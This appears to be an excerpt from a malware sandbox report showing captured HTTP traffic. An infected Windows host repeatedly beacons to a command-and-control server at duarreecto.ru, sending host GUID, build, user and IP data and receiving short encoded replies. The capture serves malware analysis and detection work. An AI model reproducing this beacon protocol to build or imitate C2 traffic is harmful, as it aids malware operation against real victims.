Nov 18, 2020 16:35:37.272300959 CET	5625	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:37 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 47 54 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGGTTARRABw==0
Nov 18, 2020 16:35:37.513453960 CET	5625	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:37.706824064 CET	5626	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:37 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 4d 4e 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKMNPARRABw==0
Nov 18, 2020 16:35:37.948235989 CET	5626	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:38.138123989 CET	5626	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:38 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4e 4d 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCNMXARRABw==0
Nov 18, 2020 16:35:38.379199028 CET	5627	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:38.572278976 CET	5627	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:38 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 48 53 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZHSAARRABw==0
Nov 18, 2020 16:35:38.805519104 CET	5628	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:38.996637106 CET	5628	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:38 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 5a 41 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYZABARRABw==0
Nov 18, 2020 16:35:39.257419109 CET	5628	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:39.455167055 CET	5629	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:39 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 42 59 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFBYUARRABw==0
Nov 18, 2020 16:35:39.713013887 CET	5629	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:39.903486967 CET	5630	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:39 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 41 5a 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMAZNARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:40.150409937 CET	5630	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:40.340724945 CET	5630	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:40 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4a 51 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTJQGARRABw==0
Nov 18, 2020 16:35:40.609107018 CET	5631	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:40.798412085 CET	5631	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:40 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 54 47 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZTGAARRABw==0
Nov 18, 2020 16:35:41.046976089 CET	5632	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:41.242475033 CET	5632	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:41 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4d 4e 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFMNUARRABw==0
Nov 18, 2020 16:35:41.482028961 CET	5632	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:41.672897100 CET	5633	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:41 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 5a 41 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFZAUARRABw==0
Nov 18, 2020 16:35:41.925021887 CET	5633	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:42.114056110 CET	5633	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 5a 41 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQZAJARRABw==0
Nov 18, 2020 16:35:42.364413023 CET	5634	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:42.554924011 CET	5634	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 43 58 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTCXGARRABw==0
Nov 18, 2020 16:35:42.798247099 CET	5635	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:42.986582041 CET	5635	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 51 4a 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBQJYARRABw==0

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:43.235816002 CET	5635	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:43.425935984 CET	5636	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 41 5a 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKAZPARRABw==0
Nov 18, 2020 16:35:43.668303013 CET	5636	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:43.857315063 CET	5637	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 47 54 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCGTXARRABw==0
Nov 18, 2020 16:35:44.111329079 CET	5637	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:44.300133944 CET	5637	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 5a 41 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVZAEARRABw==0
Nov 18, 2020 16:35:44.717310905 CET	5638	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 16:35:44.905745029 CET	5638	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 48 53 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQHSJARRABw==0
Nov 18, 2020 16:35:45.337627888 CET	5639	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:45.526566982 CET	5639	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:45 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0
Nov 18, 2020 16:35:46.069231033 CET	5640	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:46.262114048 CET	5640	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 47 54 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQGTJARRABw==0
Nov 18, 2020 16:35:47.236311913 CET	5641	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: duarreecto.ru Content-Length: 120 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 30 31 31 38 36 39 34 30 30 32 33 37 39 39 37 37 39 36 34 26 42 55 49 4c 44 3d 31 38 31 31 5f 65 64 26 49 4e 46 4f 3d 36 33 32 39 32 32 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 26 45 58 54 3d 26 49 50 3d 38 34 2e 31 37 2e 35 32 2e 34 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=10118694002379977964&BUILD=1811_ed&INFO=632922 @ computer\user&EXT=&IP=84.17.52.40&TYPE=1&WIN=10.0(x64)
Nov 18, 2020 16:35:47.426139116 CET	5641	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 18 Nov 2020 15:35:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 56 45 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHVESARRABw==0

Timestamp	kBytes transferred	Direction	Data
